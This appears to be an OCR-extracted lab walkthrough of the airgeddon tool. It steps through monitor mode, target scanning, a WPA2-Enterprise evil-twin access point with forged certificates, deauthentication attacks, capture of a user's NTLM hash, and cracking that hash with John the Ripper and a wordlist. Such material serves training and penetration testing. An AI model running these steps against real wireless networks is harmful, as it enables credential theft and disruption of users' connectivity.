nft .... Ok
pixiewps .... Ok
dhcpd .... Error (Possible package name : isc-dhcp-server / dhcp-server / dhcp)
asleap .... Error (Possible package name : asleap)
packetforge-ng .... Ok
hashcat .... Ok
wpaclean .... Ok
hostapd .... Error (Possible package name : hostapd)
etterlog .... Ok
tshark .... Ok
mdk4 .... Error (Possible package name : mdk4)
wash .... Ok
hcxdumptool .... Error (Possible package name : hcxdumptool)
reaver .... Ok
hcxpcapngtool .... Error (Possible package name : hcxtools)
john .... Ok
crunch .... Ok
beef .... Error (Possible package name : beef-xss / beef-project)
lighttpd .... Error (Possible package name : lighttpd)
openssl .... Ok
```


********** Interface selection **********
Select an interface to work with:
1. eth0 // Chipset: Intel Corporation 82540EM
2. eth1 // Chipset: Intel Corporation 82540EM
3. eth2 // Chipset: Intel Corporation 82540EM
4. docker0 // Chipset: Unknown
5. wlan0 // 2.4Ghz, 5Ghz // Chipset: Realtek Semiconductor Corp. RTL8812AU
6. wlan1 // 2.4Ghz // Chipset: Qualcomm Atheros Communications AR9271 802.11n


********** airgeddon v10.42 main menu **********
Interface wlan1 selected. Mode: Managed. Supported bands: 2.4Ghz
Select an option from menu:
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
Choose option 2


Select an option from menu:
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. DoS attacks menu
5. Handshake/PMKID tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
11. About & Credits
12. Options and language menu
Choose option 10 - Enterprise Attacks menu

```
Select an option from menu:

0.  Return to main menu
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
---------------------- (certificates) ----------------------
5.  Create custom certificates
---------- (smooth mode, disconnect on capture) ----------
6.  Smooth mode Enterprise Evil Twin
-------------------- (noisy mode, non stop) --------------------
7.  Noisy mode Enterprise Evil Twin
```


Choose option 5 - Create custom certificates


```
Enter two letter country code (US, ES, FR):
> US

Enter state or province (Madrid, New Jersey):
> Madrid

Enter locale (Hong Kong, Dublin):
> Dublin

Enter organization name (Evil Corp):
> Corp Net

Enter email (tyrellwellick@ecorp.com):
> fakemail@fakeaddress.com

Enter the "common name" (CN) for cert (ecorp.com):
> corpnet.local

Certificates are being generated. Please be patient, the process can take some time...
```


Complete the questions

```
************************** Enterprise attacks menu **************************
Interface wlan1mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Select an option from menu:

0.  Return to main menu
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
---------------------- (certificates) ----------------------
5.  Create custom certificates
---------- (smooth mode, disconnect on capture) ----------
6.  Smooth mode Enterprise Evil Twin
-------------------- (noisy mode, non stop) --------------------
7.  Noisy mode Enterprise Evil Twin
```

Select option 4 - Explore for targets



Exploring for targets
CH 3][Elapsed: 40 s][2021-09-20 20:30
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
EC:4D:47: -1 0 0 0 5 -1 <length: 0>
9C:3D:CF: -57 160 1 0 8 540 WPA2 CCMP PSK !!)_<!!
68:7F:74:01:28:E1 -25 93 173 14 6 130 WPA2 CCMP MGT Corp_Wi-Fi
30:4C:4F: -73 29 0 0 1 195 WPA2 CCMP PSK DigiCel_WiFi_T28R
B4:39:39: -84 19 19 0 11 65 WPA2 CCMP PSK Hyundai E504
04:C3:E6: -90 0 0 0 8 270 WPA2 CCMP PSK Wireless1


********** Select target **********
N. BSSID CHANNEL PWR ENC ESSID
1)* 68:7F:74:01:28:E1 6 77% WPA2 Corp_Wi-Fi
Only one target detected. Autoselected
Press [Enter] key to continue...


********** Enterprise attacks menu **********
Interface wlan1mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 68:7F:74:01:28:E1
Selected channel: 6
Selected ESSID: Corp_Wi-Fi
Type of encryption: WPA2
Select an option from menu:
Choose option 6
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
(certificates)
5. Create custom certificates
(smooth mode, disconnect on capture)
6. Smooth mode Enterprise Evil Twin
(noisy mode, non stop)
7. Noisy mode Enterprise Evil Twin

```
************************* Enterprise Evil Twin deauth ******************
Interface wlan1mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 68:7F:74:01:28:E1
Selected channel: 6
Selected ESSID: Corp_Wi-Fi
Type of encryption: WPA2

Select an option from menu:

0.  Return to Enterprise attacks menu

1.  Deauth / disassoc amok mdk4 attack
2.  Deauth aireplay attack
3.  WIDS / WIPS / WDS Confusion attack
```

Choose option 2 – Deauth aireplay attack



```
Control

Enterprise Evil Twin AP Info // BSSID: 68:7F:74:01:28:E1 // Channel: 6 // ESSID: Corp_Wi-Fi

Online time
00:00:18

Last captured user: bob
Captured hashes: 1
Captured plain text passwords: 0

The captured files will be saved on directory: [/home/kali/enterprise_captured-Corp_Wi-Fi/]

Press [Enter] on the main script window to continue, this window will be closed and the files will be generated
```

```
************************** Enterprise attacks menu **********************
Interface wlan1mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 68:7F:74:01:28:E1
Selected channel: 6
Selected ESSID: Corp_Wi-Fi
Type of encryption: WPA2

Select an option from menu:
```

Choose option 0 - Return to the main menu

```
0.  Return to main menu
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
------------------------ (certificates) ------------------------
5.  Create custom certificates
------------- (smooth mode, disconnect on capture) -------------
6.  Smooth mode Enterprise Evil Twin
--------------------- (noisy mode, non stop) ---------------------
7.  Noisy mode Enterprise Evil Twin
```

```
Select an option from menu:

0.  Exit script
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode

4.  DoS attacks menu
5.  Handshake/PMKID tools menu
6.  Offline WPA/WPA2 decrypt menu
7.  Evil Twin attacks menu
8.  WPS attacks menu
9.  WEP attacks menu
10. Enterprise attacks menu
```


```
************************* Offline WPA/WPA2 decrypt menu ***
Selected john the ripper enterprise captured file: None
Selected hashcat enterprise captured file: None
Selected BSSID: 68:7F:74:01:28:E1
Selected captured file: None

Select an option from menu:

0.  Return to main menu
1.  Personal
2.  Enterprise
```


Choose option 2 - Enterprise


```
************************* Offline WPA/WPA2 decrypt menu ********************
Selected john the ripper enterprise captured file: None
Selected hashcat enterprise captured file: None

Select an option from menu:

0.  Return to offline WPA/WPA2 decrypt menu
------------ (john the ripper CPU, non GPU attacks) ------------
1.  (john the ripper) Dictionary attack against capture file
2.  (john the ripper + crunch) Bruteforce attack against capture file
---------------- (hashcat CPU, non GPU attacks) ----------------
3.  (hashcat) Dictionary attack against capture file
4.  (hashcat) Bruteforce attack against capture file
5.  (hashcat) Rule based attack against capture file
------------------------- (asleap CPU) -------------------------
6.  (asleap) Challenge/response dictionary attack
```

```
Enter the path of a captured file:
> /home/kali/enterprise-Corp_Wi-Fi/enterprise_captured_john_68\:7F\:74\:01\:28\:E1_hashes.txt
The path to the capture file is valid. Script can continue...

Selected file has a valid john the ripper enterprise hashes format
Press [Enter] key to continue...

Enter the path of a dictionary file:
/usr/share/wordlists/rockyou.txt
The path to the dictionary file is valid. Script can continue...

Starting decrypt. When started, press [Ctrl+C] to stop...
Press [Enter] key to continue...
```

```
Starting decrypt. When started, press [Ctrl+C] to stop...
Press [Enter] key to continue...
Will run 2 OpenMP threads
Loaded 1 password hash (netntlm-naive, NTLMv1 C/R [MD4 DES (ESS MD5) DES 256/256 AVX2 naive])
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (bob)
1g 0:00:00:00 DONE (2021-09-28 21:12) 50.00g/s 409600p/s 409600c/s 409600C/s 123456..whitey
Use the "--show --format=netntlm-naive" options to display all of the cracked passwords reliably
Session completed
Press [Enter] key to continue...
```



********** Interface selection **********
Select an interface to work with:
1. eth0 // Chipset: Intel Corporation 82540EM
2. eth1 // Chipset: Intel Corporation 82540EM
3. eth2 // Chipset: Intel Corporation 82540EM
4. wlan0 // 2.4Ghz // Chipset: Qualcomm Atheros Communications AR9271 802.11n
5. docker0 // Chipset: Unknown
Select the wlan0 interface


********** airgeddon v10.42 main menu **********
Interface wlan0 selected. Mode: Managed. Supported bands: 2.4Ghz
Select an option from menu:
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
Set the interface to monitor mode



********** airgeddon v10.42 main menu **********
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Select an option from menu:
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. DoS attacks menu
5. Handshake/PMKID tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
Select option 7 - Evil Twin attacks menu


```
********** Evil Twin attacks menu **********
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: None
Selected channel: None
Selected ESSID: None

Select an option from menu:

0.  Return to main menu
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
          (without sniffing, just AP)
5.  Evil Twin attack just AP
```

Select option 4 - Explore for targets





```
********** Select target **********

 N.        BSSID          CHANNEL  PWR   ENC    ESSID

 1)  68:7F:74:01:28:E1      6      62%   WPA2   Corp_Wi-Fi
 2)  2C:9D:1E:[illegible]   10     11%   WPA2   Digicel_WiFi_fh4w
 3)  38:4C:4F:[illegible]   1      21%   WPA2   Digicel_WiFi_T28R
 4)  9C:3D:CF:[illegible]   8      45%   WPA2   !▷_◁!
```


********** Evil Twin attacks menu **********
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 68:7F:74:01:28:E1
Selected channel: 6
Selected ESSID: Corp_Wi-Fi
Select an option from menu:
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
(without sniffing, just AP)
5. Evil Twin attack just AP
(with sniffing)
6. Evil Twin AP attack with sniffing
7. Evil Twin AP attack with sniffing and bettercap-sslstrip2
8. Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
(without sniffing, captive portal)
9. Evil Twin AP attack with captive portal (monitor mode needed)
Select option 5 - Evil Twin attack just AP


********** Evil Twin deauth **********
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 68:7F:74:01:28:E1
Selected channel: 6
Selected ESSID: Corp_Wi-Fi
Selected internet interface: None
Select an option from menu:
0. Return to Evil Twin attacks menu
1. Deauth / disassoc amok mdk4 attack
2. Deauth aireplay attack
3. WIDS / WIPS / WDS Confusion attack
Select option 2 - Deauth aireplay attack

```
************************** Evil Twin attack just AP *

Select another interface with internet access:
──────────────────

0.  Return to Evil Twin attacks menu
──────────────────

1.  eth0 // Chipset: Intel Corporation 82540EM
2.  eth1 // Chipset: Intel Corporation 82540EM
3.  eth2 // Chipset: Intel Corporation 82540EM
4.  docker0 // Chipset: Unknown
```




```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

